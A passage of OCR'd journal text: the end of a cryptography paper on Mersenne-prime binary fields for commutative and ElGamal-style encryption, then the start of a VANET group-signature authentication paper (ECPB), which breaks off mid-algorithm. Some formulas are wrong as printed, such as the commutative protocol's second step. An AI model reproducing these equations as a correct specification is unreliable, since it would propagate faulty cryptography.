Table 1: Low weight irreducible binary polynomials [8, 15]

Mersenne exponent	$p(x)$
1279	$x^{1279} + x^{216} + 1; x^{1279} + x^{418} + 1$
2203	$x^{2203} + x^{14} + x^6 + x^5 + 1$
2281	$x^{2281} + x^{715} + 1;$ $x^{2281} + x^{915} + 1;$ $x^{2281} + x^{1029} + 1$
3217	$x^{3217} + x^{67} + 1;$ $x^{3217} + x^{576} + 1$
4253	$x^{4253} + x^{21} + x^{12} + x^{11} + 1$
4423	$x^{4423} + x^{271} + 1;$ $x^{4423} + x^{369} + 1;$ $x^{4423} + x^{370} + 1;$ $x^{4423} + x^{649} + 1;$ $x^{4423} + x^{1393} + 1;$
9689	$x^{9689} + x^{84} + 1;$ $x^{9689} + x^{471} + 1;$ $x^{9689} + x^{1836} + 1;$ $x^{9689} + x^{2444} + 1;$ $x^{9689} + x^{4187} + 1$
9941	$x^{9941} + x^{29} + x^{12} + x^{10} + 1$
11213	$x^{11213} + x^{8218} + x^{6181} + x^{2304} + 1$
19937	$x^{19937} + x^{881} + 1;$ $x^{19937} + x^{7083} + 1;$ $x^{19937} + x^{9842} + 1$
21701	$x^{21701} + x^{17777} + x^{11796} + x^{5005} + 1$
23209	$x^{23209} + x^{1530} + 1;$ $x^{23209} + x^{6619} + 1;$ $x^{23209} + x^{9739} + 1$
44497	$x^{44497} + x^{8575} + 1;$ $x^{44497} + x^{21034} + 1$

3 Commutative Encryption

Encryption algorithm $\mathrm{EA}_K(M)$, where M is the input message; K is the encryption key, is called commutative, if the ciphertext produced by two consecutive encryptions

with keys K_1 and K_2 does not depend on the order of using the keys, i.e.

$$\mathrm{EA}_{K_2}\left(\mathrm{EA}_{K_1}\left(M\right)\right) = \mathrm{EA}_{K_1}\left(\mathrm{EA}_{K_2}\left(M\right)\right).$$

Analogously to the Pohlig-Hellman algorithm [4] the commutative encryption algorithm can be defined over arbitrary finite field $GF(p^s)$, where $s \geq 1$, having sufficiently large order. The secret key is generated as a pair of two numbers (e, d). The value e is called encryption exponent. It is selected as a random number satisfying the following two conditions: i) $gcd(e, p^s - 1) = 1$; ii) $2^\lambda < e < 2^{\lambda+8}$, where λ is the security parameter defining the $(\lambda/2)$-bit security of the algorithm. For example, if the 80-bit security is required, then it is selected value $\lambda = 160$ (using smaller values λ defines faster encryption process). The value d is called decryption exponent. It is computed as follows:

$$d = e^{-1} \bmod p^s - 1.$$

Encrypting the message M represented as an element of the field $GF(p^s)$ is performed as follows:

$$C = M^e.$$

Decrypting the ciphertext C is performed as follows (performance of the decryption procedure does not depend on the selected value λ, since the size of value d does not depend on λ):

$$M = C^d.$$

The following protocol [13] for transmitting the private message M via public channel uses the commutative encryption algorithm.

1) The sender encrypts the message M with his encryption key $e_s : C_1 = M^{e_s}$ and sends cryptogram C_1 to the receiver.

2) The receiver encrypts the cryptogram C_1 with his encryption key $e_r : C_1 = M^{e_r}$ and sends cryptogram C_2 to the sender.

3) The sender decrypts the cryptogram C_2 with his decryption key $d_s : C_3 = C_2^{d_s}$ and sends cryptogram C_3 to the receiver. Then the receiver recovers the message M as follows $M = C_3^{d_r}$.

Correctness. Proof of the protocol:

$$\begin{aligned} {C_3}^{d_r} &= \left({C_2}^{d_s}\right)^{d_r} \\ &= ({C_1}^{e_r})^{d_s d_r} \\ &= (M^{e_s})^{e_r d_s d_r} \\ &= M^{e_s d_s} \\ &= M. \end{aligned}$$

Protocols like this one are used, for example, in mental poker [13].

Security of the described protocol is based on the DLP in the finite field $GF(p^s)$. Indeed, the values C_2 and C_3 are sent via public channel and the potential attacker can try to solve the equation $C_3 = C_2^{d_s}$ with unknown value d_s. Usually this problem is computationally infeasible, if the order of the field $GF(p^s)$ is sufficiently large. However, if the order ω of the encrypted message as element of $GF(p^s)$ is a small value or ω contains only sufficiently small divisors, then the attacker will be able to solve the equation $C_3 = C_2^{d_s}$ that will give him some information about the key d_s. Let such message be called weak. It is reasonable to use such fields $GF(p^s)$ for which the portion of weak message is negligibly small. The possible case is the use of the ground field $GF(p)$ with characteristic equal to $2q+1$, where q is a prime. For such fields only one weak message exists $M = 2q$. The case that is free from weak message relates to the use of binary fields $GF(2^s)$ such that the value $2^s - 1$ is prime. In this case the order of all possible messages, except $M = 0$ and $M = 1$, have large prime order $\omega = 2^s - 1$.

Thus, commutative encryption algorithm defined over the finite fields $GF(2^s)$ such that their multiplicative group has order equal to sufficiently large Mersenne prime $2^s - 1$ represents an ideal case relatively existence of weak messages. Section 2 presents the appropriate values s and low weight irreducible binary polynomials for defining fast multiplication operation in the mentioned fields.

4 Public-key Encryption

The ElGamal public-key encryption algorithm [3] uses the difficulty of the DLP in the fields $GF(p)$ and can be used for sending a secret message via a public channel to the owner of the public key $y = a^k \bmod p$, where k is private key; p is a large prime; a is a primitive element mod p. The algorithm performs as follows:

1) The sender generates the single-use private key u and computes the single-use public key $R = a^u \bmod p$. Then he computes the single-use secret key $Z = y^u \bmod p$ and encrypts the message M: $C = MZ \bmod p$, where C is the produced ciphertext.

2) Then the values C and R are send to the owner of public key y.

The decryption procedure is performed as follows:

1) Using the value R and private key k the receiver computes the single-use secret key $Z = R^k \bmod p$.

2) Then he decrypts the ciphertext C and obtains the message $M = CZ^{-1} \bmod p$.

Suppose except large prime q some small primes r_i (i=1, 2,..., g) divide the number $p - 1$. Then an adversary can implement some potential known-decrypted-text attack on the ElGamal algorithm that relates to the following scenario. The attacker selects a value $R' < p$ having composite order $\omega' = \prod_{i=1}^{g} r_i$ modulo p, generates

a random value $C < p$, and then sends the values R' and C to the owner of the public key y. The receiver computes the value $M' = (CZ'^{-1} \bmod p) = (CR'^{-k} \bmod p)$ that become some way known to the attacker. The last computes the value $Z' = (CM'^{-1} \bmod p) = (R'^{k} \bmod p)$. Then using the baby-step-giant-step algorithm [9] the attacker obtains the value $k' \equiv k \bmod \omega'$. If $\omega' > q > k$, then $k' = k$. If $\omega' < k$, then $k = k' + \eta\omega'$, where η is a natural number such that $\eta < k$. Evidently, finding η is easier than finding the private key k, therefore one can claim that the known decrypted text attack provides computing at least part of the private key. The highest security of the ElGamal algorithm is provided in the case of using the prime values p such that $p = 2q + 1$, where q is also a prime. In the last case the considered attack outputs only one bit of the information about the private key k.

One can propose the following modification of the ElGamal algorithm for which the known-decrypted-text attack outputs no information about k.

Full security against the mentioned known-decrypted-text attack is provided with using binary finite fields $GF(2^s)$, where s is sufficiently large Mersenn exponent and multiplication is defined modulo an irreducible binary polynomial $\pi(x)$ having the degree s. Correspondingly the message M is interpreted as a binary polynomial $M(x)$ of the degree $m < s$ and instead of the integer a in the ElGamal algorithm it is used any binary polynomial $\alpha(x)$, except 0 and 1 (indeed, each of such polynimials $\alpha(x)$ has prime order equal to 2^s-1). Thus, the public key is computed as the polynomial $\chi(x) = (\alpha(x))^k \bmod \pi(x)$, where k is the private key, and the public-key encryption is performed as follows:

1) The sender generates at random the single-use private key $u < 2^s - 1$ and computes the single-use public key $\rho(x) = (\alpha(x))^u \bmod \pi(x)$. Then he computes the single-use secret key as the polynomial $\zeta(x) = (\chi(x))^u \bmod \pi(x)$ and encrypts the message $M(x) : C(x) = M(x)\zeta(x) \bmod \pi(x)$, where $C(x)$ is the ciphertext.

2) Then the values $C(x)$ and $\rho(x)$ are sent to the owner of public key y, i.e. to the receiver of the message $M(x)$.

The decryption procedure is performed as follows:

1) Using the single-use public key $\rho(x)$ the receiver computes the value $\zeta(x) = (\rho(x))^k \bmod \pi(x)$.

2) Then he decrypts the ciphertext $C(x)$ and obtains the message $M(x) = C(x)(\zeta(x))^{-1} \bmod \pi(x)$.

5 Conclusions

In this paper it has been proposed a new construction of the zero-knowledge protocol, which is based on the public key agreement scheme. The most simple design of the proposed protocol relates to the case of using binary finite fields $GF(2^s)$ for which the value 2^s-1 is a Mersenne prime. It has been also shown that such fields represent significant interest for using them in the commutative and public-key encryption algorithms. Besides, potential application of the Mersenne primes relates to the deniable-encryption schemes [5, 6], especially to the method [12] providing bi-deniability and high performance, however the last represents a topic of individual research though.

Acknowledgments

This work was supported by Government of Russian Federation, Grant 074-U01.

References

[1] R. Crandall and C. Pomerance, *Prime Numbers - A Computational Perspective*, New York: Springer, 2002.

[2] W. Diffie and M. Hellman, "New directions in cryptography," *IEEE Transactions on Information Theory*, vol. 22, no. 6, pp. 644–654, 1976.

[3] T. ElGamal, "A public key cryptosystem and a signature scheme based on discrete logarithms," *IEEE Transactions on Information Theory*, vol. 31, no. 4, pp. 469–472, 1985.

[4] M. E. Hellman and S. C. Pohlig, *Exponentiation Cryptographic Apparatus and Method*, US Patent 4, 424, 414, 1984.

[5] M. H. Ibrahim, "A method for obtaining deniable public-key encryption," *International Journal of Network Security*, vol. 8, no. 1, pp. 1–9, 2009.

[6] M. H. Ibrahim, "Receiver-deniable public-key encryption," *International Journal of Network Security*, vol. 8, no. 2, pp. 159–165, 2009.

[7] ISO/IEC, *Information Technology - Security Techniques - Entity Authentication*, Part 5: Mechanisms Using Zero-knowledge Techniques, ISO/IEC 9798-5:2009(E), 2009.

[8] Y. Kurita and M. Matsumoto, "Primitive t-nomials ($t = 3, 5$) over $GF(2)$ whose degree is a Mersenne exponent $\leq$ 44497," *Mathematics of Computation*, vol. 56, no. 194, pp. 817–821, 1991.

[9] A. J. Menezes, S. A. Vanstone, and P. C. Oorschot, *Handbook of Applied Cryptography*, CRC Press, 1996.

[10] N. A. Moldovyan, "Blind signature protocols from digital signature standards," *International Journal of Network Security*, vol. 13, no. 1, pp. 22–30, 2011.

[11] N. A. Moldovyan and A. A. Moldovyan, "Blind collective signature protocol based on discrete logarithm problem," *International Journal of Network Security*, vol. 11, no. 2, pp. 106–113, 2010.

[12] N. A. Moldovyan and A. A. Moldovyan, "Practical method for bi-deniable public-key encryption," *Quasigroups and Related Systems*, vol. 22, no. 2, pp. 277–282, 2014.

[13] B. Schneier, *Applied Cryptography: Protocols, Algorithms, and Source Code*, New York: John Wiley, 1996.
[14] C. P. Schnorr, "Efficient signature generation by smart cards," *Journal of Cryptology*, vol. 4, no. 3, pp. 161–174, 1991.
[15] N. Zierler, "Primitive trinomials whose degree is a Mersenne exponent," *Information and Control*, vol. 15, no. 1, pp. 67–69, 1969.

Dr. Alexander A. Moldovyan is a Professsor at the ITMO University. His research interests include information security and cryptographic protocols. He has authored or co-authored more than 60 inventions and 220 scientific articles, books, and reports. He received his Ph.D. (1996) from the St. Petersburg State Electrotechnical University (SPSEU).

Dr. Nikolay A. Moldovyan is an honored inventor of Russia (2002). His research interests include information security and cryptology. He has authored or co-authored more than 70 inventions and 230 scientific articles, books, and reports. He received his Ph.D. (1981) from the Academy of Sciences of Moldova. Contact him at: nmold@mail.ru.

Andrey N. Berezin received his M.S. degree (2012) in Computer Security from the SPSEU, Russia. He is a Ph.D researcher at the SPSEU. His current research interests include information security and cryptology.

ECPB: Efficient Conditional Privacy-Preserving Authentication Scheme Supporting Batch Verification for VANETs

Yimin Wang[1,2], Hong Zhong[1], Yan Xu[1] and Jie Cui[1]
(Corresponding Author: Hong Zhong)
School of Computer Science and Technology, Anhui University[1]
Hefei 230601, China
Modern Education and Information Center, Anhui Agriculture University[2]
Hefei 230036, China
(Email: ymwang@ahu.edu.cn)
(Received May 12, 2015; revised and accepted July 2 & July 13, 2015)

Abstract

In this paper, we introduce an efficient Conditional Privacy-Preserving authentication scheme(ECPB) based on group signature for vehicular ad hoc networks (VANETs). Although group signature is widely used in VANETs for security requirements, the existing schemes based on group signatures suffer longer computational delays in the certificate revocation list (CRL) checking and in the signature verification process, leading to lower verification efficiency. In our scheme, membership validity (a validity period) is required when a vehicle applies for a group member and this validity is used to check whether the vehicle is still a group member or not, which can be used as a substitute for the CRL checks. Neglecting the CRL checks will sharply decrease the costs incurred in the signatures verification. In addition, our proposed scheme also supports batch verification. Experimental analysis proves that our proposed scheme exhibit improved efficiency over the existing schemes, in terms of verification delay and average delay.

Keywords: Batch verification, CRL, group membership validity, group signature, VANETs

1 Introduction

In vehicular ad hoc networks (VANETs) is a subset of mobile ad hoc networks (MANETs), which uses mobile vehicles as network nodes in order to enable communication. Such network nodes include both onboard units (OBUs) those equipped with in mobile vehicles and road side units (RSUs) those mounted on stable units (traffic posts etc.). These network nodes communicate among each other to so that they can access the application server for retrieving services. In general, services provided via VANETs include traffic information for drivers, such as traffic accident, traffic condition, weather forecast and multimedia infotainment dissemination, etc. [8], thus helps improving driving safety. One of the prevailing issues in the design of VANETs is the anonymous authentication being involved whilst disseminating messages. In general, users tend to protect their identity and location during the authentication process.

However, such anonymous message authentication in VANETs should be conditional, in a way that, trusted authorities should be able to track the vehicles involved in their targeted path, enabling them to collect the safety messages during dissemination. But, such a scenario creates conflicts between privacy and accountability. To this end, existing methods in solving this conditional privacy issues in VANETs include pseudonym-based scheme and group-oriented signature-based scheme etc. Pseudonym-based scheme [7] uses a pseudonym irrelevant to the real identity of the senders for the purpose of protecting their privacy in the communication process. But in practice, such an irrelevant identity for the senders can hardly be achieved by one pseudonym whilst disseminating multiple messages, thus demanding pre-packaged massive pseudonyms [3]. And each pseudonym has a corresponding certificate to ensure its legitimacy. Besides, anonymity in VANETs requires that adversaries cannot connect the newly generated pseudonyms with the previous ones whenever vehicles update the pseudonyms. In order to improve the efficiency of the authentication process, the proposed b-SPECS+ scheme [6] is a pseudonym-based approach incorporated with a batch Verification process. Genetically, pseudonym schemes include several drawbacks, exhibiting flaws in their storage structure, certificate issuing mechanisms and update strategies. Also, such schemes demand massive storage space

for the pseudonyms and incur high costs for newly acceded vehicles in the communication path and exhibit low query efficiency.

Group-oriented signature-based scheme [1] is widely used in VANETs for vehicles to achieve anonymous authentication [4, 10, 19], as it is capable of eliminating the inefficiencies of the Pseudonym-based approach. According to Calandriello et al. [12], group-oriented signature-based scheme with public key infrastructure (PKI) is better than other methods in computing and storage efficiency, based on their analysis on signature and verification process. But, the major disadvantage of the group-oriented signature-based scheme is the overheads involved in the CRL (checking, storing and updating, etc) process. If a vehicle is revoked, it will be added into the CRL. Thus when receiving a message from an unknown entity, a vehicle has to check the CRL to avoid communicating with revoked vehicles and then verify the senders group signature to check the validity of the received message. This approach generally requires 9 ms to check one identity in the CRL, To expand on that, for n revoked identities in the CRL, the number of messages that can be verified in one second is $1000/(9n + 1)$, which is far smaller than the requirement of 600 in VANETs [17]. The CRSB protocol [16], introduced by Zeng et al., is based on ring signature (ring signature can be regarded as simplified group signature) to verify the message, the time increases linearly as the number of revoked vehicles in the revocation list grows. Zhang et al. [18] applied batch group signature verification to improve the efficiency of the authentication process, Similar issue prevails in the method [15] proposed by Wasef et al. But, the two schemes can only verify 274 and 127 messages per second, respectively, which still cannot satisfy the requirement of verifying 600 messages per second. Hao et al. [5] proposed a novel distributed key management scheme based on cooperation among vehicles. Although this scheme can achieve the verification speed of 600 messages per second, it is not effective in eliminating the CRL checking overhead. Studer et al. [14] proposed the VAST scheme based on Elliptic Curve Digital Signature Algorithm (ECDSA) and Timed Efficient Stream Loss-Tolerant Authentication (TESLA++). VAST combines the advantages of ECDSA and TESLA++, where ECDSA provides fast authentication and non-repudiation, and TESLA++ guarantees data integrity. Still, this scheme does not consider anonymity and traceability. Lu et al. [13] proposed the SPRING scheme, which incorporates the Trust Authority (TA) framework to improve the overall efficiency. Because the whole scale of CRL will be decreased in this method when the shot-term certificates and the CRL are limited to single Road Side Units (RSUs). Based on the social degree information, SPRING places RSUs at high-social intersections to improve the communication efficiency. Due to the larger number of interacting protocols, this scheme incurs communication delays. Further, it exhibits a weaker privacy protection as the security of the entire process relies heavily on the RSU. Another strategy of improving privacy protection in VANETs is to use shared keys [11] as a substitute for anonymous certificates or pseudonyms to verify vehicle safety messages.

With this in mind, this paper proposes a novel communication protocol based on group signature to tackle the conditional privacy presentation and authentication for VANETs, called ECPB. Differing from the existing group signature based schemes, ECPB uses validity as a substitute for CRL checks. In other words, it is focused on rectifying problems caused by CRL, such as the overhead involved in storing, communication, updating and checking process.

Remark 1. *Unlike the existing schemes based on Pseudonym, our communication protocol(ECPB) does not require each vehicle to store a large number of keys and anonymous certificates, and so the storage overhead of our scheme is lower. Also ECPB guarantees anonymity and traceability, as it is based on group signature scheme, which is not found in VAST. Comparing to SPRING, ECPB does not require any RSUs for the purposes of authenticating messages, tracing the vehicles. Because of using the validity to be a substitute of checking CRL, it offers faster message authentication. While in CRSB, the time increases linearly as the number of revoked vehicles in the CRL grows when verifying messages. In addition, ECPB can support batch verification.*

Table 1 presents an overview of the security of our proposed scheme over other existing schemes. The remainder of this paper is organized as follows. Section 2 presents our system model and the security goals. Section 3 introduces the preliminaries of our approach. Section 4 proposes our scheme, and the security analysis and performance evaluation are discussed in Section 5. And Section 6 concludes this paper.

Table 1: Overview of the security of ECPB over existing schemes

	CRSB	**VAST**	**SPRING**	**Our Scheme**
Integrity	√	√	√	√
Non-repudiation	√	√	×	√
Privacy	√	×	√	√
Anonymity	√	×	√	√
Certificateless	√	×	×	√
Conditional traceability	√	×	√	√
Revocability	√	√	√	√
Efficient verification	×	√	√	√
Batch verification	×	×	×	√

2 System Model and Security Goals

In this section, we present the main entities and attributes of VANETs, illustrated in Figure 1. In addition, this section also presents the security requirements that should be satisfied during communications in VANETs.

2.1 System Model

The proposed system model of VANETs consists of a trust authority (TA), service providers (SP), RSU, OBU, as shown in Figure 1.

TA: a trusted third party, for example, the government traffic management department, acts as the management center of the network; it provides registration and certification (public key certificate, PKC) for vehicles and group manager when they join the network.

SP: service provider, the group manager in the model; the service is chargeable and the group member can pay for a period of validity and then he can use the service in the validity; whose main mission is to authenticate vehicles by providing them with the group public key and group members secrete key for signature and verification.

RSUs: infrastructure of VANETs, they act as the bridge between SP and OBUs or between two OBUs, connecting SPs by wire and connecting OBUs by a wireless channel respectively.

OBUs: a unit that is embedded in vehicles, is the indispensable basic entity in VANETs; this unit is similar to the mobile terminal of communication systems, the hardware security module of it ensures the security of calculation, such as encryption and decryption; and it is responsible for the communication of vehicles and RSU, and periodically broadcasts traffic-related status information.



Figure 1: System model of VANETs

2.2 Security Goals

Authentication: Node authentication, helps users to ensure that the node identity information to which they establish communication is real.

Non-repudiation: Authenticated vehicles cannot deny messages after sending to the VANETs.

Anonymity: Other vehicles and adversaries in VANETs cannot identify the sender's identity.

Traceability: Manager of VANETs can identify the real identity of the senders for malicious and controversial messages.

Forward and backward security revocation: Vehicle cannot access the services both before authentication and after revocation; other vehicles cannot access the services as an impostor.

3 Preliminaries

In this section, we briefly introduce the statistical techniques used in our protocol.

Bilinear Pairing. Both G_1 and G_2 are two (multiplicative) cyclic groups of prime order q. g_1 is the generator of G_1, g_2 is the generator of G_2. ψ is a computable isomorphism from G_2 to G_1, with $\psi(g_2) = g_1$. e is a bilinear map, and $e : G_1 \times G_2 \to G_T$, satisfies the following rules:

1) Bilinear: $e(ag_1, bg_2) = e(g_1, g_2)^{ab}$, for all $g_1 \in G_1, g_2 \in G_2$ and $a, b \in Z_q^*$.
2) Non-degenerate: $e(g_1, g_2) \neq 1$.
3) Computable: $e(g_1, g_2)$ is efficiently computable, and $e(g_1, g_2) = e(g_2, g_1)$.

Zero-knowledge Proof. Alice and Bob are two participants, and Alice has a secret M. Alice communicates with Bob to demonstrate that she has a secret but do not tell Bob any other messages of the secret. It means that Bob knows that Alice has a secret, but he does not know what the secret is.

Strong Diffie-Hellman Hypothesis. Let G_1, G_2 be cyclic groups of prime order p, where possibly $G_1 = G_2$. Let g_1 be the generator of G_1, g_2 be the generator of G_2. Given $(g_1, g_2, g_2^r, \ldots, g_2^{r_q})$ as input, output will be a pair $(g_1^{1/(r+x)}, x)$. In multiple-term formula time, it is unsolvable, and is called q-SDH.

4 Description of Our Scheme

Before the deployment of the message transmission, vehicle registration, SP registration and initialization of the whole protocol, including system parameter generation, are achieved by TA, as shown in Figure 2. For example,

every vehicle will achieve a unique identity V_{id} from TA during vehicle registration, including an electronic license, legal certificate $Cert_{V_{id}}$, and a pair of public and secrete key (V_{sk}, V_{pk}). Before providing services, SP submit an application to TA, and will obtain a unique identity S_{id}, legal certificate $Cert_{Si}$ and a pair of public and secrete key (S_{sk}, S_{pk}). The notations used in the following scheme are listed in Table 2.



Figure 2: Vehicle and SP registration

Table 2: Notation and description

Notation	Description
TA	A trust authority
SP	Service provider
$Cert_{V_{id}}$	The certificate of V_{id}
$Cert_{Si}$	The certificate of S_{id}
V_{id}	The real identity of vehicle V from TA
V_{sk}, V_{pk}	A pair of public and secrete key of V
S_{id}	The real identity of Service provider S from TA
S_{sk}, S_{pk}	A pair of public and secrete key of S
M	The authenticated message
H, H_1, H_2	Hash function
$Sig(\cdot)$	Digital signature algorithm
$m\|n$	Concatenation of strings m and n

4.1 System Initialization

As the basis of the system group initialization, TA initiates the bilinear parameter $(G_1, G_2, G_T, e, g_1, g_2, q, \varphi, H)$, where e is a bilinear pair $G_1 \times G_2 \to G_T$, and all groups G_1,G_2,G_T are multiplicative cyclic groups of the prime order q. g_1 is the generator of G_1, g_2 is the generator of G_2, and $\varphi(g_2) = g_1$, Hash Function is $H : \{0,1\}^* \to Z_q^*$.

4.2 Operation of ECPB

This subsection details the operation of our scheme. The operation includes five parts such as membership application (Figure 3), membership registration (Figure 3), vehicle safe message generation, message verification (Figure 4), and traceability of controversial message.

In our scheme, Group signature key management system is managed by the SP as follows:

1) SP chooses random numbers $h \in G_1$ and $k_1, k_2 \in Z_q^*$, given $u^{k_1} = v^{k_2} = h$, where $u, v \in G_1$, thus all $g_1, u, v, h \in G_1$.

2) SP chooses hash function $H_1 : \{0,1\}^* \to Z_q^*$, uses the unique identity S_{id}, computes $r = H_1(S_{id})$ and $w = g_2^r$, then $g_2, w \in G_2$; and then chooses another hash function: $H_2 : \{0,1\}^* \to Z_q^*$.

SP provides group public parameter $\{u, v, h, w, H_2\}$, where the master key is $gmsk = (k_1, k_2)$, and the public key of the group signature system is $gpk = (g_1, g_2, h, u, v, w, H_2)$.

Figure 3: Group membership application and registration



Figure 4: Message verification

Membership Application. SP broadcasts its service information $\{S_{pk}, Cert_{Si}, S_{id}, Sig_{S_{sk}}(S_{id})\}$, where S_{pk} is the public key, $Cert_{Si}$ is the PKC, S_{id} is its unique identity, $Sig_{S_{sk}}(S_{id})$ is its signature. When a vehicle receives a message, it executes it as follows:

1) The vehicle identifies the legality of S_{pk} through its $Cert_{Si}$, then verifies the validity of $Sig_{S_{sk}}(S_{id})$ by using S_{pk} to confirm that the message source is real, not falsifying.

2) The vehicle sends its application information $\{V_{pk}, Cert_{Vi}, V_{id}, Sig_{V_{sk}}(V_{id}), T_i\}$ to SP, where V_{pk} is the public key of the vehicle, $Cert_{Vi}$ is the PKC, V_{id} is its unique identity, $Sig_{V_{sk}}(V_{id})$ is the signature, and T_i is the membership validity.

Membership Registration. Receiving an application message from a vehicle, the operations of SP are illustrates as follows:

1) SP identifies the legality of V_{pk} through $Cert_{Vi}$, and then verifies the validity $Sig_{V_{sk}}(V_{id})$ by using V_{pk} to confirm that the message source is real, not falsifying.

2) SP selects a random number v_i, computes $x_i = H_1(V_{id}\|v_i)$, gives $f_i = g_1^{1/(x_i+r)}$, then chooses a random number s_i, computes $s_i' = H_2(s_i)$, then computes $t_i = H_2(T_i\|s_i')$, and gives $f_i' = (f_i)^{t_i}$

as the group identity information of the vehicle, which establishes the corresponding relationship with V_{id}, and stores it. The group membership secrete key of the vehicle is $gsk[i] = (x_i, f_i{}', s_i)$, and it encrypts $E_{v_{pk}}(x_i, f_i{}', s_i)$ by its public key V_{pk}, then sends it to vehicle V_{id}.

Vehicle Safe Message Generation. Each vehicle in VANETs generates the signature on message $M \in \{0,1\}^*$ before sending it. In our scheme, we take a common vehicle who has become a group member which obtain $gpk = (g_1, g_2, h, u, v, w, H_2)$ and $gsk[i] = (x_i, f_i{}', s_i)$ by decrypting $E_{v_{pk}}(x_i, f_i{}', s_i)$ using the vehicles secrete key V_{sk}. Before sending a message $M \in \{0,1\}^*$, the message will be signed. In this message generation, the signature σ is computed as follows:

1) The vehicle checks the validity of T_i. If T_i is invalid, then the vehicle sends a new application to SP for a group member. If it is valid, it will compute $s_i{}' = H_2(s_i)$ initially and then computes $t_i = H_2(T_i \| s_i{}')$.

2) The vehicle selects random numbers α, β, r_α, r_β, r_x, r_{γ_1}, $r_{\gamma_2} \in Z_q$ and computes:

$$A_1 = u^\alpha; A_2 = v^\beta; A_3 = f_i{}' \cdot h^{\alpha+\beta};$$
$$\gamma_1 = x_i \cdot \alpha; \gamma_2 = x_i \cdot \beta;$$
$$R_1 = u^{r_\alpha}; R_2 = v^{r_\beta};$$
$$R_3 = e(A_3, g_2)^{r_x} \cdot e(h, w)^{-r_\alpha - r_\beta} \cdot e(h, g_2)^{-r_{\gamma_1} - r_{\gamma_2}};$$
$$R_4 = A_1^{r_x} \cdot u^{-r_{\gamma_1}}; R_5 = A_2^{r_x} \cdot u^{-r_{\gamma_2}};$$

Then it computes:
$\lambda = H(M, A_1, A_2, A_3, R_1, R_2, R_3, R_4, R_5)$.

3) The vehicle gives $\lambda' = \lambda / t_i$, then computes.

$$s_\alpha = r_\alpha + \lambda' \cdot \alpha; s_\beta = r_\beta + \lambda' \cdot \beta; s_x = r_x + \lambda' \cdot x;$$
$$s_{\gamma_1} = r_{\gamma_1} + \lambda' \cdot \gamma_1; s_{\gamma_2} = r_{\gamma_2} + \lambda' \cdot \gamma_2;$$

Based on the above computations, signature σ of M is $(A_1, A_2, A_3, \lambda, s_\alpha, s_\beta, s_x, s_{\gamma_1}, s_{\gamma_2}, s_i{}', T_i)$. Now M and σ are broadcasted, and the concrete format of broadcasted message is shown in Table 3.

Table 3: Formats of broadcast message

Message Identifier	Timestamp	Signature	Message
ID_m	t_m	σ	M

Message Verification. Based on the strong Diffie-Hellman Assumption, group member authenticates a signature by using the zero-knowledge proof. It means that without the identity $f_i{}'$ and other secrete information of the sender, such as x_i, s_i, verifiers can validate the legality of the senders. In order to prevent a message from replay attacks, the freshness of t_m is verified upon receiving the corresponding message, as illustrated in Algorithm 1.

Algorithm 1 Message Verification

Require: $gpk = (g_1, g_2, h, u, v, w, H_2), M, \sigma = (A_1, A_2, A_3, \lambda, s_\alpha, s_\beta, s_x, s_{\gamma_1}, s_{\gamma_2}, s_i{}', T_i)$.

```
Begin
if T_i is invalid then
    Drop the message;
else
    Compute: t_i = H_2(T_i || s_i');
    Set λ' = λ/t_i
    Compute:
    R_1 = A_1^{-λ'} · u^{s_α}
    R_2 = A_2^{-λ'} · v^{s_β}
    R_3 = e(A_3, g_2)^{s_x} · e(h, w)^{-s_α - s_β} · e(h, g_2)^{-s_{γ1} - s_{γ2}}
    ·(e(A_3, w)^{1/t_i} / e(g_1, g_2))^{λ}
    R_4 = A_1^{s_x} · u^{-s_{γ1}}
    R_5 = A_2^{s_x} · v^{-s_{γ2}}
    Verify:
    λ ?= H(M, A_1, A_2, A_3, R_1, R_2, R_3, R_4, R_5)
    if true then
        Accept M;
    else
        Drop the message;
    end if
end if
End
```

Traceability of Controversial Message. Upon receiving a controversial message, it is necessary to find out the real identity of the sender. The group manager will first verify whether the sender's M and σ are real and correct, similar to the verification process of Algorithm 1. Then, using the master key $gmsk = (k_1, k_2)$, the real identity $A_3/(A_1^{k_1} \cdot A_2^{k_2}) = f_i{}'$ of the sender is computed, thereby identifying the corresponding vehicle V_{id} from the storage list.

4.3 Batch Verification

Our proposed scheme supports batch verification, which helps improving the signature verification efficiency. Now, R_3 has been given in the new signature $Sig_n(M)$ in advance, so it just needs to be verified and not to be calculated. Suppose that a vehicle receives n messages, the batch verification process of the traffic messages is executed as shown in Algorithm 2($\tau_1, \ldots, \tau_n$ is random vector, and $\tau_j \in Z_q$). Successful completion of this batch verification allows the validation of n messages together.

$$Sig_n(M_j) = (A_{j,1}, A_{j,2}, A_{j,3}, R_{j,3}, \lambda_j, s_{j,\alpha}, s_{j,\beta}, s_{j,x}, s_{j,\gamma_1}, s_{j,\gamma_2}, s_j{}', T_j), 1 \le j \le n.$$

Algorithm 2 Batch Verification

Require: $gpk = (g_1, g_2, h, u, v, w, H_2)$, M, $Sig_n(M_j)(1 \le j \le n)$

Begin
Compute: $t_j = H_2(T_j \| s_j{}')$;
while $j \le n$ **do**
  $R_{j,1} = A_{j,1}^{-\lambda'_j} \cdot u^{s_{j,\alpha}}$
  $R_{j,2} = A_{j,2}^{-\lambda'_j} \cdot v^{s_{j,\beta}}$
  $R_{j,4} = A_{j,1}^{s_{j,x}} \cdot u^{-s_{j,\gamma_1}}$
  $R_{j,5} = A_{j,2}^{s_{j,x}} \cdot v^{-s_{j,\gamma_1}}$
  Verify:
  $\lambda_j \stackrel{?}{=} H(M_j, A_{j,1}, A_{j,2}, A_{j,3}, R_{j,1}, R_{j,2}, R_{j,3}, R_{j,4}, R_{j,5})$
  j=j+1
end while
Give $\theta_j = \lambda_j / t_j$
Verify:
